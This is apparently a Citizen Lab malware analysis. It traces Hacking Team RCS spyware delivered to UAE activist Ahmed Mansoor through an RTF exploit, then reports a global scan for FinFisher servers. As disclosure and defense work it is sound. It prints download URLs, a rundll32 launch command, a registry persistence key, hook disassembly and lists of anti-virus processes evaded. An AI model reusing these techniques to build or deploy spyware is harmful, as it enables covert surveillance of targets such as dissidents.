Processes such as [iexplorer.exe](#) and [wscntfy.exe](#) are infected. Examination of loaded modules for "[wscntfy.exe](#)" reveals:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\jlc3V7we\IZsROY7X.-MP  
C:\WINDOWS\system32\winhttp.dll  
C:\WINDOWS\system32\ws2_32.dll  
C:\WINDOWS\system32\ws2help.dll  
C:\WINDOWS\system32\ole32.dll  
C:\WINDOWS\system32\oleaut32.dll  
C:\WINDOWS\system32\imm32.dll
```

The backdoor has been identified as a variant of a commercial backdoor sold by the Italian Company “Hacking Team”. **First identified** by Russian Antivirus company Dr Web on July 25th, 2012, the backdoor has been called “Remote Control System,” “Crisis” and “DaVinci”.

The Hacking Team Remote Control System (RCS) is described in a leaked copy of their promotional literature as:

“A stealth, spyware-based system for attacking, infecting and monitoring computers and smartphones. Full intelligence on target users even for encrypted communications (Skype, PGP, secure web mail, etc.)”⁴

The Hacking Team public website stipulates that their technology is sold only to a restricted customer base:

“...we provide effective, easy-to-use offensive technology to the worldwide law enforcement and intelligence communities.”⁵

4 http://wikileaks.org/spyfiles/files/o/31_200810-ISS-PRG-HACKINGTEAM.pdf

5 <http://hackingteam.it/index.php/about-us>

UAE Human Rights Activist Compromised

Ahmed Mansoor is a prominent UAE blogger and one of the ‘[UAE Five](#)’, a group of Emirati activists who were imprisoned from April to November 2011 on charges of insulting President Khalifa bin Zayed Al Nahyan, Vice President Mohammed bin Rashid Al Maktoum, and Crown Prince Mohammed bin Zayed Al Nahyan of the United Arab Emirates.⁶

On the 23rd of July, he received the following email:

From: ARABIC WIKILEAKS <arabic.wikileaks@gmail.com>
Date: 2012/7/23
Subject: هام جداً للإطلاع
To:

هام جداً للإطلاع وإبداء الرأي
ولكم الشكر

This email, sent from a suggestively titled e-mail address, urges the recipient to read a ‘very important message’ and it contained the following attachment:

cd1fe50dbde70fb2f20d90b27a4cfe5676fa0e566a4ac14dc8dfd5c232b93933_veryimportant.doc

The attachment is malicious. To the user it appears to be a Microsoft Word document, however it in fact is an RTF file containing an exploit which allows the execution of code that downloads surveillance malware.

6 https://en.wikipedia.org/wiki/UAE_Five

This document exploits a stack-based buffer overflow in the RTF format that has been previously characterized:

“Stack-based buffer overflow in Microsoft Office XP SP3, Office 2003 SP3, Office 2007 SP2, Office 2010, Office 2004 and 2008 for Mac, Office for Mac 2011, and Open XML File Format Converter for Mac allows remote attackers to execute arbitrary code via crafted RTF data, aka “RTF Stack Buffer Overflow Vulnerability.”⁷

When Ahmed Mansoor opened the document, his suspicions were aroused due to garbled text displayed. His email account was later accessed from the following suspicious IPs:

```
Browser United Arab Emirates (92.99.46.94) Jul 26 (19 hours ago)
IMAP United Arab Emirates (83.110.5.136) Jul 26 (1 day ago)
IMAP United Arab Emirates (83.110.5.136) Jul 25 (2 days ago)
IMAP United Arab Emirates (83.110.5.136) Jul 24 (3 days ago)
IMAP United Arab Emirates (83.110.5.46) 6:54 am (3 hours ago)
```

7 <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3333>

Analysis of "veryimportant.doc"

The file "veryimportant.doc" is a downloader that downloads the second stage of the malware via HTTP:

```
GET /0000000031/veryimportant.doc2 HTTP/1.1
Host: ar-24.com.
```

Examination of the sample displays use of the windows API to download the 2nd stage:

```
00176de0 89 44 24 1c 61 c3 77 69 6e 69 6e 65 74 00 68 74 |.D$.a.wininet.ht
00176df0 74 70 3a 2f 2f 61 72 2d 32 34 2e 63 6f 6d 2f 30 |tp://ar-24.com/0
00176e00 30 30 30 30 30 30 30 33 31 2f 76 65 72 79 69 6d |000000031/veryim
00176e10 70 6f 72 74 61 6e 74 2e 64 6f 63 32 00 00 00 00 |portant.doc2...
00176e20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....
```

The 2nd stage is called "veryimportant.doc2":

```
b5462a2be69d268a7d581fe9ee36e8f31d5e1362d01626e275e8f58029e15683 veryimportant.doc2
```

This is also a downloader that downloads the 3rd stage which appears to be the actual backdoor:

```
reg000:00000374 75 72 6c 60 6f 6c 00 aWinInet db 'urlmon',0
reg000:00000378 73 68 6c 77 61 78 69 00 aShlwapi db 'shlwapi',0
reg000:00000383 76 65 72 79 69 60 78 6f aVeryimportant_0 db 'veryimportant.doc3',0
reg000:00000396 76 65 72 79 69 60 78 6f aVeryimportant_0 db 'veryimportant.doc',0
reg000:00000398 68 74 74 78 38 2f 2f 61 aHttpAr24_com00 db 'http://ar-24.com/000000031/veryimportant.doc3',0
reg000:00000397 68 74 74 78 38 2f 2f 61 aHttpAr24_com0 db 'http://ar-24.com/000000031/veryimportant.doc',0
reg000:00000405 2f 71 00 aq db '/q',0
reg000:00000408 72 65 67 73 aRegs db 'regs'
reg000:0000040c 00 db 0
reg000:0000040e 00 db 0
reg000:00000410 00 db 1
reg000:00000411 00 db 0
reg000:00000412 00 db 0
reg000:00000413 00 db 80h ; C
reg000:00000414 53 6f 66 74 77 61 72 65 aSoftwareHicr0 db 'Software\Microsoft\Office\10.0\Word\Resiliency',0
reg000:00000418 01 db 1
reg000:00000419 00 db 0
reg000:0000041c 00 db 0
reg000:0000041d 53 6f 66 74 77 61 72 65 aSoftwareHicr_0 db 'Software\Microsoft\Office\11.0\Word\Resiliency',0
reg000:00000420 01 db 1
reg000:00000421 00 db 0
reg000:00000424 53 6f 66 74 77 61 72 65 aSoftwareHicr_1 db 'Software\Microsoft\Office\12.0\Word\Resiliency',0
reg000:00000428 01 db 1
reg000:00000429 00 db 0
reg000:0000042c 53 6f 66 74 77 61 72 65 aSoftwareHicr_2 db 'Software\Microsoft\Office\14.0\Word\Resiliency',0
reg000:00000430 01 db 1
reg000:00000431 5c 40 69 63 72 6f 73 6f seg000 ends
reg000:00000432 66 74 5c 8f 66 66 69 63+
reg000:00000433 65 31 34 2e 30 5c 57+
reg000:00000434 6f 72 64 5c 52 65 73 69+ end
```

The executable code is downloaded from: <http://ar-24.com/0000000031/veryimportant.doc3>

```
277cae7c249cb22ae43a605f901a0dc03f11e006b02d53426a6d11ad241a74 veryimportant.doc3
```

Similar in behavior and appearance to the windows version of the RCS backdoor which targeted Mamfakinch, 'veryimportant.doc3' contains a variety of clear-text strings which are found in the SSH-client, "Putty". On execution, "veryimportant.doc3" writes the following files to disk:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\dXRhzmN8.nmN  
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv  
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\uVvJfjYa.YjG  
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\m0CRIsaV.as_  
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\iZ90AoPk.Pos  
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\0j-GU9H4.H9C
```

The following command is run, executing the file: "V46lMhsH.shv"

```
C:\WINDOWS\System32\rundll32.exe "C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv",F7ed728
```

This then infects the following processes:

```
explorer.exe  
iexplore.exe  
wscntfy.exe  
reader_sl.exe  
VMwareUser.exe
```

For example if we examine the process '[wscntfy.exe](#)' the following modules are loaded:

```
C:\DOCUME~1\ADMINI~1\LOCALS~1\UbY5xEcD\V46lMhsH.shv 10000000 a0000  
C:\WINDOWS\system32\winhttp.dll 4d4f0000 59000  
C:\WINDOWS\system32\ws2_32.dll 71ab0000 17000  
C:\WINDOWS\system32\ws2help.dll 71aa0000 8000  
C:\WINDOWS\system32\ole32.dll 774e0000 13d000  
C:\WINDOWS\system32\oleaut32.dll 77120000 8b000  
C:\WINDOWS\system32\imm32.dll 76390000 1d000
```

Examination of this process in the memory of an infected machine reveals the following functions are hooked by the malware:

```
Function: ntdll.dll!NtDeviceIoControlFile at 0x7c90d27e
Function: ntdll.dll!NtEnumerateValueKey at 0x7c90d2ee
Function: ntdll.dll!NtQueryDirectoryFile at 0x7c90d76e
Function: ntdll.dll!NtQueryKey at 0x7c90d85e
Function: ntdll.dll!NtQuerySystemInformation at 0x7c90d92e
Function: ntdll.dll!RtlGetNativeSystemInformation at 0x7c90d92e
Function: ntdll.dll!ZwDeviceIoControlFile at 0x7c90d27e
Function: ntdll.dll!ZwEnumerateValueKey at 0x7c90d2ee
Function: ntdll.dll!ZwQueryDirectoryFile at 0x7c90d76e
Function: ntdll.dll!ZwQueryKey at 0x7c90d85e
Function: ntdll.dll!ZwQuerySystemInformation at 0x7c90d92e
Function: kernel32.dll!CreateFileW at 0x7c810800
Function: kernel32.dll!CreateProcessA at 0x7c80236b
Function: kernel32.dll!CreateProcessW at 0x7c802336
Function: kernel32.dll!DeleteFileW at 0x7c831f63
Function: kernel32.dll!MoveFileW at 0x7c821261
Function: kernel32.dll!ReadConsoleA at 0x7c872b5d
Function: kernel32.dll!ReadConsoleInputA at 0x7c874613
Function: kernel32.dll!ReadConsoleInputExA at 0x7c874659
Function: kernel32.dll!ReadConsoleInputExW at 0x7c87467d
Function: kernel32.dll!ReadConsoleInputW at 0x7c874636
Function: kernel32.dll!ReadConsoleW at 0x7c872bac
Function: USER32.dll!CreateWindowExA at 0x7e42e4a9
Function: USER32.dll!CreateWindowExW at 0x7e42d0a3
Function: USER32.dll!GetMessageA at 0x7e42772b
Function: USER32.dll!GetMessageW at 0x7e4191c6
Function: USER32.dll!PeekMessageA at 0x7e42a340
Function: USER32.dll!PeekMessageW at 0x7e41929b
Function: GDI32.dll!CreateDCA at 0x77f1b7d2
Function: GDI32.dll!CreateDCW at 0x77f1be38
Function: GDI32.dll!DeleteDC at 0x77f16e5f
Function: GDI32.dll!EndDoc at 0x77f2def1
Function: GDI32.dll!EndPage at 0x77f2dc61
Function: GDI32.dll!GetDeviceCaps at 0x77f15a71
Function: GDI32.dll!SetAbortProc at 0x77f44df2
Function: GDI32.dll!StartDocA at 0x77f45e79
Function: GDI32.dll!StartDocW at 0x77f45962
Function: GDI32.dll!StartPage at 0x77f2f49e
Function: ADVAPI32.dll!CreateProcessAsUserA at 0x77e10ce8
Function: ADVAPI32.dll!CreateProcessAsUserW at 0x77dea8a9
Function: imm32.dll!ImmGetCompositionStringW at 0x7639548a
```

We can see the malware infecting the process “wscntfy.exe”, visible in the memory region of the process which is marked as executable and writeable:

```
Process: wscntfy.exe Pid: 1948 Address: 0xe70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00e70000 55 8b ec 81 ec 1c 02 00 00 53 56 57 eb 00 eb 00 U.....SVW....
0x00e70010 33 c0 89 45 fc bb 00 00 e8 00 89 5d fc 89 45 f8 3..E.....]..E.
0x00e70020 8b 5d fc 36 8d 75 08 bf 01 00 00 00 c1 e7 02 2b .].6.u.....+
0x00e70030 e7 8b fc b9 01 00 00 00 f3 a5 ff d3 89 45 f8 8b .....E..

0xe70000 55          PUSH EBP
0xe70001 8bec       MOV EBP, ESP
0xe70003 81ec1c020000 SUB ESP, 0x21c
0xe70009 53        PUSH EBX
0xe7000a 56        PUSH ESI
0xe7000b 57        PUSH EDI
0xe7000c eb00      JMP 0xe7000e
0xe7000e eb00      JMP 0xe70010
0xe70010 33c0     XOR EAX, EAX
0xe70012 8945fc   MOV [EBP-0x4], EAX
0xe70015 bb0000e800 MOV EBX, 0xe80000
0xe7001a 895dfc   MOV [EBP-0x4], EBX
0xe7001d 8945f8   MOV [EBP-0x8], EAX
0xe70020 8b5dfc   MOV EBX, [EBP-0x4]
0xe70023 368d7508 LEA ESI, [EBP+0x8]
0xe70027 bf01000000 MOV EDI, 0x1
0xe7002c c1e702   SHL EDI, 0x2
0xe7002f 2be7     SUB ESP, EDI
0xe70031 8bfc     MOV EDI, ESP
0xe70033 b901000000 MOV ECX, 0x1
0xe70038 f3a5     REP MOVSD
0xe7003a ffd3     CALL EBX
0xe7003c 8945f8   MOV [EBP-0x8], EAX
0xe7003f 8b      DB 0x8b
```

Here we see inline hooking of “NtQuerySystemInformation” performed by the malware, a technique frequently used to allow process hiding:

```
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 1948 (wscntfy.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9b2000)
Function: ntdll.dll!NtQuerySystemInformation at 0x7c90d92e
Hook address: 0xd90000
Hooking module: <unknown>

Disassembly(0):
0x7c90d92e e9cd264884 JMP 0xd90000
0x7c90d933 ba0003fe7f MOV EDX, 0x7ffe0300
0x7c90d938 ff12 CALL DWORD [EDX]
0x7c90d93a c21000 RET 0x10
0x7c90d93d 90 NOP
0x7c90d93e b8ae000000 MOV EAX, 0xae
0x7c90d943 ba DB 0xba
0x7c90d944 0003 ADD [EBX], AL

Disassembly(1):
0xd90000 55 PUSH EBP
0xd90001 8bec MOV EBP, ESP
0xd90003 83ec0c SUB ESP, 0xc
0xd90006 53 PUSH EBX
0xd90007 56 PUSH ESI
0xd90008 57 PUSH EDI
0xd90009 eb00 JMP 0xd9000b
0xd9000b eb00 JMP 0xd9000d
0xd9000d 33c0 XOR EAX, EAX
0xd9000f 8945f4 MOV [EBP-0xc], EAX
0xd90012 8945f8 MOV [EBP-0x8], EAX
0xd90015 bb DB 0xbb
0xd90016 0000 ADD [EAX], AL

*****
```

A registry key is added which ensures the persistence of the backdoor after reboot:

```
HKU\s-1-5-21-1177238915-1336601894-725345543-500\software\microsoft\windows\
currentversion\run\*U1o4r7M C:\WINDOWS\system32\rundll32.exe "C:\DOCUME~1\
ADMINI~1\LOCALS~1\Uby5xEcd\V46lMhsH.shv",F7ed728 REG_EXPAND_SZ 0
```

The file “V46lMhsH.shv” appears to perform the main backdoor functionality:

```
1df1bd11154224bcf015db8980a3c490b1584f49d4a34dde19c19bc0662ebda2 V46lMhsH.shv
```

Further investigation of the implant reveals strings relating to popular anti-rootkit and anti-virus software, suggesting evasion of specific products:

```
fsm32.exe  
pcts*.exe  
rootkitbuster.exe  
k7*.exe  
avk.exe  
admin.exe  
avp.exe  
bgscan.exe  
pavark.exe  
rku*.exe  
svv.exe  
IceSword.exe  
gmer.exe  
avgscanx.exe  
RootkitRevealer.exe  
avscan.exe  
avgarkt.exe  
sargui.exe  
fsbl.exe  
blbeta.exe  
Unhackme.exe  
hiddenfinder.exe  
hackmon.exe  
TaskMan.exe  
KProcCheck.exe
```

We can also see the targeting of popular browsers:

```
chrome.exe  
iexplore.exe  
firefox.exe  
opera.exe
```

And popular messaging clients:

```
yahoomessenger.exe  
msnmsgr.exe  
skype.exe  
winmm.DLL  
googletalk.exe  
Googletalk.exe  
YahooMessenger.exe
```

The Windows implant includes a signed AMD64 driver. The certificate was issued by Verisign to “OPM Security Corporation”.

CommonName	OPM Security Corporation
Status:	Valid
Validity (GMT):	Mar 28, 2012 - Mar 28, 2015
Class	Digital ID Class 3 - Software Validation
Organization	OPM Security Corporation
organizational unit	OPM Security Corporation
State:	Panama
City/Location:	Panama
Country	PA
Serial Number:	21f33716e4db06fcf8641e0287e1e657
Issuer Digest:	4bc6f9b106c333db6c6a5b28e6738f7e

OPM security appears to be a Panama-based company:⁸

Calle 50 Edificio Credicorpbank, Office 604
 Panama
 Republic of Panamá
 Telephone +507-832-7893

On their website, OPM Security states:⁹

“From Panama to the World, OPM Security Corporation provides personal and institutional security tools and anonymity to you and your business.”

OPM Security is an OPM Corporation company.

On their website, OPM Corporation states:¹⁰

“O.P.M. CORPORATION, has been one of the leading providers of Offshore services since 1992 (check 266794). Through our headquarters in Panama, our Caporaso & Partners Law Office (check 25210) and correspondent offices in South America and Caribbean, we offer the best offshore packages.”

8 <http://www.opmsecurity.com/security-tools/who-we-are.html>

9 <http://www.opmsecurity.com/>

10 <http://taxhavens.us/>

Command and Control

This malware calls back to the command and control domain: ar-24.com.

This domain is registered through GoDaddy:

```
Domain Name: AR-24.COM  
Registrar: GODADDY.COM, LLC  
Whois Server: whois.godaddy.com  
Referral URL: http://registrar.godaddy.com
```

As of October 1st, 2012 this domain appears to be pointing to a Linode¹¹ instance:

```
ar-24.com has address 50.116.38.37
```

During August 2012, for a short period, this domain resolved to 83.111.56.188:

```
inetnum: 83.111.56.184 - 83.111.56.191  
netname: minaoffice-EMIRNET  
descr: Office Of Sh. Tahnoon Bin Zayed Al Nahyan  
descr: P.O. Box 5151 , Abu Dhabi, UAE  
country: AE
```

The physical address in the domain record (P.O. Box 5151, Abu Dhabi, UAE) matches the address for the corporate headquarters of Royal Group, which is a conglomerate of companies based in the UAE.

¹¹ <https://www.linode.com/> - A company which provides virtual server hosting.

Identification

This malware contains the following strings:

```
SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\vmplayer.exe  
vixDiskMountServer.exe  
[Inf. Module]: Spread to VMWare %S  
- VMWare Installation.....OK  
.vmdk"  
.vmx"  
\VMware\preferences.ini
```

```
Rim.Desktop.exe
```

```
[Inf. Module]: Spread to Mobile Device  
- WM SmartPhone Installation...OK
```

```
[Inf. Module]: Spread to USB Drive  
- USB Drive Installation.....OK
```

The strings describing the Virtual Machine infection are the same as those described in the Symantec [report on the Moroccan malware](#).

In addition to the similarities between the sample that Symantec and Dr. Web identified as being written by Hacking Team, “veryimportant.doc” is very structurally similar to this [sample found on Virus Total](#).

This sample uses the following domain for command and control: rcs-demo.hackingteam.it

```
81e9647a3371568cddd0a4db597de8423179773d910d9a7b3d945cb2c3b7e1c2
```

This information indicates that the sample matching “veryimportant.doc” may be a demo copy of the Hacking Team RCS backdoor. Promotional materials for this backdoor advertise the following features:¹²

12 http://wikileaks.org/spyfiles/files/o/31_200810-ISS-PRG-HACKINGTEAM.pdf

```
"  
Remote Control System can monitor and log any action performed by means of a  
personal computer:  
Web Browsing  
Opened/Closed/Deleted Files  
Keystrokes (any UNICODE language)  
Printed Documents  
Chat, email, instant messaging  
Remote Audio Spy  
Camera Snapshots  
Skype Conversations  
"
```

The same promotional document mentions “Zero-day exploits” as a possible remote infection vector.

An additional sample with structural similarities to the 1st and 2nd stages was discovered in Virus Total.

This sample uses an exploit that has similarities in shellcode with “veryimportant.doc” however, the exploit it uses is newer, the Adobe Flash Player “Matrix3D” Integer Overflow.¹³

Searching for the origin of this exploit revealed a public mailing list post taking credit for discovery of this bug stating: “This vulnerability was discovered by Nicolas Joly of VUPEN Security”.

VUPEN are a French Security company who provide a variety of services including the sale of:

“...extremely sophisticated and government grade exploits specifically designed for offensive missions.”¹⁴

They claim to have discovered the vulnerability in January of this year at which point they shared this with their customers, prior to public disclosure in August:

```
2012-01-25 - Vulnerability Discovered by VUPEN and shared with customers  
2012-08-21 - Public disclosure
```

13 <http://www.securityfocus.com/archive/1/524143/30/60/threaded>

14 <http://www.vupen.com/english/>

The sample appears to have been created in May of 2012 prior to public disclosure:

```
Created = 2012-05-15T10:39:00Z  
Last Saved by = "1785429"  
Generator = "Microsoft Office Word"  
Last Modified = 2012-05-15T10:39:00Z
```

While VUPEN take public credit for the discovery of this bug, it is possible that the exploit used here was not written by VUPEN but was independently discovered and weaponized by another party.

Recommendations

The use of social engineering and commercial surveillance software attacks against activists and dissidents is becoming more commonplace.

For at risk communities, gaining awareness of targeted threats and exercising good security practices when using email, Skype, or any other communication mechanism are essential. Users should be vigilant concerning all e-mails, attached web links, and files. In particular, carefully assess the authenticity of any such materials referencing sensitive subject matter, activities, or containing misspellings or unusual diction. If you believe that you are being targeted be especially cautious when downloading files over the Internet, even from links that are purportedly sent by friends.

For further tips on detecting potential malware attacks and preventing compromise, see Citizen Lab's [recommendations](#) for defending against targeted attacks.

Acknowledgements

Malware analysis and report by Morgan Marquis-Boire.

Additional analysis by Andrew Lyons, Bill Marczak and Seth Hardy.

ADDITIONAL THANKS

Thanks to Eva Galperin of the [Electronic Frontier Foundation](#) for activist outreach work with Mamfakinch.

Thanks to Chris Davis and [The Secure Domain Foundation](#) for malware and DNS information.

Additional thanks to John Scott-Railton.

You Only Click Twice:

FinFisher's Global Proliferation

Authors: Morgan Marquis-Boire, Bill Marczak, Claudio Guarnieri, and John Scott-Railton

This report describes the results of a comprehensive global Internet scan for the command and control servers of FinFisher's surveillance software. It also details the discovery of a campaign using FinFisher in Ethiopia used to target individuals linked to an opposition group. Additionally, it provides examination of a FinSpy Mobile sample found in the wild, which appears to have been used in Vietnam.

SUMMARY OF KEY FINDINGS

- > We have found command and control servers for FinSpy backdoors, part of Gamma International's FinFisher "remote monitoring solution," in a total of 25 countries: Australia, Bahrain, Bangladesh, Brunei, Canada, Czech Republic, Estonia, Ethiopia, Germany, India, Indonesia, Japan, Latvia, Malaysia, Mexico, Mongolia, Netherlands, Qatar, Serbia, Singapore, Turkmenistan, United Arab Emirates, United Kingdom, United States, Vietnam.
- > A FinSpy campaign in Ethiopia uses pictures of Ginbot 7, an Ethiopian opposition group, as bait to infect users. This continues the theme of FinSpy deployments with strong indications of politically-motivated targeting.
- > There is strong evidence of a Vietnamese FinSpy Mobile Campaign. We found an Android FinSpy Mobile sample in the wild with a command & control server in Vietnam that also exfiltrates text messages to a local phone number.
- > These findings call into question claims by Gamma International that previously reported servers were not part of their product line, and that previously discovered copies of their software were either stolen or demo copies.

BACKGROUND AND INTRODUCTION

FinFisher is a line of remote intrusion and surveillance software developed by Munich-based Gamma International GmbH. FinFisher products are marketed and sold exclusively to law enforcement and intelligence agencies by the UK-based Gamma Group.¹ Although touted as a “lawful interception” suite for monitoring criminals, FinFisher has gained notoriety because it has been used in targeted attacks against human rights campaigners and opposition activists in countries with questionable human rights records.²

In late July 2012, we published the results of an investigation into a suspicious e-mail campaign targeting Bahraini activists.³ We analyzed the attachments and discovered that they contained the FinSpy spyware, FinFisher’s remote monitoring product. FinSpy captures information from an infected computer, such as passwords and Skype calls, and sends the information to a FinSpy command & control (C2) server. The attachments we analyzed sent data to a command & control server inside Bahrain.

This discovery motivated researchers to search for other command & control servers to understand how widely FinFisher might be used. Claudio Guarnieri at Rapid7 (one of the authors of this report) was the first to search for these servers. He fingerprinted the Bahrain server and looked at historical Internet scanning data to identify other servers around the world that responded to the same fingerprint. Rapid7 published this list of servers, and described their fingerprinting technique. Other groups, including CrowdStrike and SpiderLabs also analyzed and published reports on FinSpy.

Immediately after publication, the servers were apparently updated to evade detection by the Rapid7 fingerprint. We devised a different fingerprinting technique and scanned portions of the internet. We confirmed Rapid7’s results, and also found several new servers, including one inside Turkmenistan’s Ministry of Communications. We published our list of servers in late August 2012, in addition to an analysis of mobile phone versions of FinSpy. FinSpy servers were apparently updated again in October 2012 to disable this newer fingerprinting technique, although it was never publicly described.

1 <https://www.gammagroup.com/>

2 Software Meant to Fight Crime Is Used to Spy on Dissidents, <http://goo.gl/GDRMe>, *The New York Times*, August 31, 2012, Page A1 Print edition.

3 Cyber Attacks on Activists Traced to FinFisher Spyware of Gamma, <http://goo.gl/nJH7o>, *Bloomberg Business Week*, July 25, 2012

Nevertheless, via analysis of existing samples and observation of command & control servers, we managed to enumerate yet more fingerprinting methods and continue our survey of the internet for this surveillance software. We describe the results in this post. Civil society groups have found cause for concern in these findings, as they indicate the use of FinFisher products by countries like Turkmenistan and Bahrain with problematic records on human rights, transparency, and rule of law. In an August 2012 response to a letter from UK-based NGO Privacy International, the UK Government revealed that at some unspecified time in the past, it had examined a version of FinSpy, and communicated to Gamma that a license would be required to export that version outside of the EU. Gamma has repeatedly denied links to spyware and servers uncovered by our research, claiming that the servers detected by our scans are “*not ... from the FinFisher product line.*”⁴ Gamma also claims that the spyware sent to activists in Bahrain was an “old” demonstration version of FinSpy, stolen during a product presentation.

In February 2013, Privacy International, the European Centre for Constitutional and Human Rights (ECCHR), the Bahrain Center for Human Rights, Bahrain Watch, and Reporters Without Borders [filed a complaint](#) with the Organization for Economic Cooperation and Development (OECD), requesting that this body investigate whether Gamma violated OECD Guidelines for Multinational Enterprises by exporting FinSpy to Bahrain. The complaint called previous Gamma statements into question, noting that at least two different versions (4.00 and 4.01) of FinSpy were found in Bahrain, and that Bahrain’s server was a FinFisher product and was likely receiving updates from Gamma. This complaint, [as laid out by Privacy International](#) states that Gamma:

- > failed to respect the internationally recognised human rights of those affected by [its] activities;
- > caused and contributed to adverse human rights impacts in the course of [its] business activities;
- > failed to prevent and mitigate adverse human rights impacts linked to [its] activities and products, and failed to address such impacts where they have occurred;
- > failed to carry out adequate due diligence (including human rights due diligence); and
- > failed to implement a policy commitment to respect human rights.


4 <http://bits.blogs.nytimes.com/2012/08/16/company-denies-role-in-recently-uncovered-spyware/>

According to [recent reporting](#), German Federal Police appear to have plans to purchase and use the FinFisher suite of tools domestically within Germany.⁵ Meanwhile, findings by our group and others continue to illustrate the global proliferation of FinFisher's products. Research continues to uncover troubling cases of FinSpy in countries with dismal human rights track records, and politically repressive regimes. Most recently, work by [Bahrain Watch](#) has confirmed the presence of a Bahraini FinFisher campaign, and further contradicted Gamma's public statements. This post adds to the list by providing an updated list of FinSpy Command & Control servers, and describing the FinSpy malware samples in the wild which appear to have been used to target victims in Ethiopia and Vietnam.

We present these updated findings in the hopes that we will further encourage civil society groups and competent investigative bodies to continue their scrutiny of Gamma's activities, relevant export control issues, and the issue of the global and unregulated proliferation of surveillance malware.

5 <http://www.sueddeutsche.de/digital/finfisher-entwickler-gamma-spam-vom-staat-1.1595253>

FINFISHER: MARCH 2013 GLOBAL SCAN



MAP OF GLOBAL FINFISHER PROLIFERATION (FOR A LARGER VERSION CLICK [HERE](#))

Around October 2012, we observed that the behavior of FinSpy servers began to change. Servers stopped responding to our fingerprint, which had exploited a quirk in the distinctive FinSpy wire protocol. We believe that this indicates that Gamma either independently changed the FinSpy protocol, or was able to determine key elements of our fingerprint, although it has never been publicly revealed.

In the wake of this apparent update to FinSpy command & control servers, we devised a new fingerprint and conducted a scan of the internet for FinSpy command & control servers. This scan took roughly two months and involved sending more than 12 billion packets. Our new scan identified a total of 36 FinSpy servers, 30 of which were new and 6 of which we had found during previous scanning. The servers operated in 19 different countries. Among the FinSpy servers we found, 7 were in countries we hadn't seen before.

New Countries

Canada, Bangladesh, India, Malaysia, Mexico, Serbia, Vietnam

In our most recent scan, 16 servers that we had previously found did not show up. We suspect that after our earlier scans were published the operators moved them. Many of these servers were shut down or relocated after the publication of previous results, but before the apparent October 2012 update. We no longer found FinSpy servers in 4 countries where previous scanning identified them (Brunei, UAE, Latvia, and Mongolia). Taken together, FinSpy servers are currently, or have been present, in 25 countries.

Australia, Bahrain, Bangladesh, Brunei, Canada, Czech Republic, Estonia, Ethiopia, Germany, India, Indonesia, Japan, Latvia, Malaysia, Mexico, Mongolia, Netherlands, Qatar, Serbia, Singapore, Turkmenistan, United Arab Emirates, United Kingdom, United States, Vietnam.

Importantly, we believe that our list of servers is incomplete due to the large diversity of ports used by FinSpy servers, as well as other efforts at concealment. Moreover, discovery of a FinSpy command and control server in a given country is not a sufficient indicator to conclude the use of FinFisher by that country's law enforcement or intelligence agencies. In some cases, servers were found running on facilities provided by commercial hosting providers that could have been purchased by actors from any country.

The table on the following page shows the FinSpy servers detected in our latest scan. We list the full IP address of servers that have been previously publicly revealed. For active servers that have not been publicly revealed, we list the first two octets only. Releasing complete IP addresses in the past has not proved useful, as the servers are quickly shut down and relocated.

FOR THEIR EYES ONLY: The Commercialization of Digital Spying

IP	OPERATOR	ROUTED TO COUNTRY
117.121.xxx.xxx	GPLHost	Australia
77.69.181.162	Batelco ADSL Service	Bahrain
180.211.xxx.xxx	Telegraph & Telephone Board	Bangladesh
168.144.xxx.xxx	Softcom, Inc.	Canada
168.144.xxx.xxx	Softcom, Inc.	Canada
